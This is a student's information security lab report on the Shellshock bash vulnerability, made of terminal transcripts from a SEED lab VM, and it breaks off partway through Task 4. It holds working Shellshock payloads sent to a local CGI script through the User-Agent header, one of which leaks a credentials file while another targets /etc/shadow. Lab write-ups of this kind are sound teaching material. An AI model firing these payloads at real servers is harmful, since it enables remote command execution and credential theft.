INFORMATION SECURITY LABORATORY
WEEK 2

BY: RAJDEEP SENGUPTA


SRN: PES1201800144

SECTION: C

Note: Please find the terminal username as my SRN followed by my name ‘seed@pes1201800144rajdeep’. Also find the screenshots followed by observations for each task.


TASK 1:

Screenshots Task 1:




```
seed@pes1201800144rajdeep:~$ cd /usr/lib/cgi-bin/
seed@pes1201800144rajdeep:.../cgi-bin$ foo='() { echo "hello world";}'
seed@pes1201800144rajdeep:.../cgi-bin$ echo $foo
() { echo "hello world";}
seed@pes1201800144rajdeep:.../cgi-bin$ declare -f foo
seed@pes1201800144rajdeep:.../cgi-bin$ export foo
seed@pes1201800144rajdeep:.../cgi-bin$ bash_shellshock
seed@pes1201800144rajdeep:.../cgi-bin$ declare -f foo
foo ()
{
    echo "hello world"
}
seed@pes1201800144rajdeep:.../cgi-bin$ foo
hello world
seed@pes1201800144rajdeep:.../cgi-bin$
```

Declaring foo



```
seed@pes1201800144rajdeep:.../cgi-bin$ env |grep foo
seed@pes1201800144rajdeep:.../cgi-bin$ foo='() { echo "hello world";}; echo "This is a shellshock vulnerability"'
seed@pes1201800144rajdeep:.../cgi-bin$ export foo
seed@pes1201800144rajdeep:.../cgi-bin$ echo $foo
() { echo "hello world";}; echo "This is a shellshock vulnerability"
seed@pes1201800144rajdeep:.../cgi-bin$ bash_shellshock
This is a shellshock vulnerability
seed@pes1201800144rajdeep:.../cgi-bin$
```

Using bash_shellshock




```
seed@pes1201800144rajdeep:~$ foo='() { echo "Hello world";}; echo "This is a shellshock vulnerability"'
seed@pes1201800144rajdeep:~$ export foo
seed@pes1201800144rajdeep:~$ env|grep foo
foo=() { echo "Hello world";}; echo "This is a shellshock vulnerability"
seed@pes1201800144rajdeep:~$ bash
seed@pes1201800144rajdeep:~$ echo $foo
() { echo "Hello world";}; echo "This is a shellshock vulnerability"
seed@pes1201800144rajdeep:~$ declare -f foo
seed@pes1201800144rajdeep:~$ foo
No command 'foo' found, did you mean:
 Command 'goo' from package 'goo' (universe)
 Command 'woo' from package 'python-woo' (universe)
 Command 'fog' from package 'ruby-fog' (universe)
 Command 'fio' from package 'fio' (universe)
 Command 'zoo' from package 'zoo' (universe)
 Command 'fox' from package 'objcryst-fox' (universe)
 Command 'fgo' from package 'fgo' (universe)
 Command 'fop' from package 'fop' (universe)
foo: command not found
seed@pes1201800144rajdeep:~$ 
```

Using bash

Additional Observations Task 1:

The environment variable is /bin/bash_shellshock gets parsed whereas in /bin/bash is not parsed. In /bin/bash shell, it is stored as a shell variable and not parsed and hence, bash shell is not vulnerable to shellshock vulnerability.


TASK 2:
Screenshots Task2:



```
Hello World
```

```
seed@pes1201800144rajdeep:.../cgi-bin$ ls -l
total 4
-rwxr-xr-x 1 seed seed 85 Jan 29 02:11 myprog.cgi
seed@pes1201800144rajdeep:.../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi

Hello World
seed@pes1201800144rajdeep:.../cgi-bin$ 
```

Curl command




```
Hello World
```

Browser access

Additional Observations Task 2:

Using the curl command, CGI program can be accessed from the terminal which is hosted using apache. Also, this program can be accessed on any browser since it runs on apache web server. In this case, we are using localhost since the program is on our machine but in case of attacking the server machine, the server machine’s IP address can be given.

TASK 3:




```
seed@pes1201800144rajdeep:.../cgi-bin$ ls -l
total 4
-rwxr-xr-x 1 root root 128 Jan 29 02:23 myprog.cgi
seed@pes1201800144rajdeep:.../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi -A "MY MALICIOUS DATA"
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=MY MALICIOUS DATA
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=51532
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
seed@pes1201800144rajdeep:.../cgi-bin$ 
```

Curl with malicious data

Additional Observations Task 3:


-A flag in the above command sets the malicious data into the ‘HTTP_USER_AGENT’ environment variable value. This means the environment variable can be changed by the attacker.

TASK 4:
Screenshots Task 4:



```
seed@pes1201800144rajdeep:.../cgi-bin$ ls -l secret
-rwxr-xr-x 1 root root 30 Jan 29 02:37 secret
seed@pes1201800144rajdeep:.../cgi-bin$ cat secret
Username: seed
Password: dees
seed@pes1201800144rajdeep:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog.c
gi -A "() { :;}; echo Content-Type:text/plain;echo;/bin/cat secret;"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo Content-Type:text/plain;echo;/bin/cat secret;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 29 Jan 2021 08:03:53 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 30
< Content-Type: text/plain
<
Username: seed
Password: dees
* Connection #0 to host localhost left intact
seed@pes1201800144rajdeep:.../cgi-bin$
```

Contents of secret file can be accessed with the curl command



```
seed@pes1201800144rajdeep:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi -A "() { :;}; echo Content-Type:text/plain;echo;/bin/cat /etc/shadow;"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo Content-Type:text/plain;echo;/bin/cat /etc/shadow;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 29 Jan 2021 07:51:11 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 0
< Content-Type: text/plain
<
* Connection #0 to host localhost left intact
seed@pes1201800144rajdeep:.../cgi-bin$
```

Contents of /etc/shadow file cannot be accessed.


Additional Observations Task 4:

→ I created a copy of the /etc/shadow file at /etc/ location

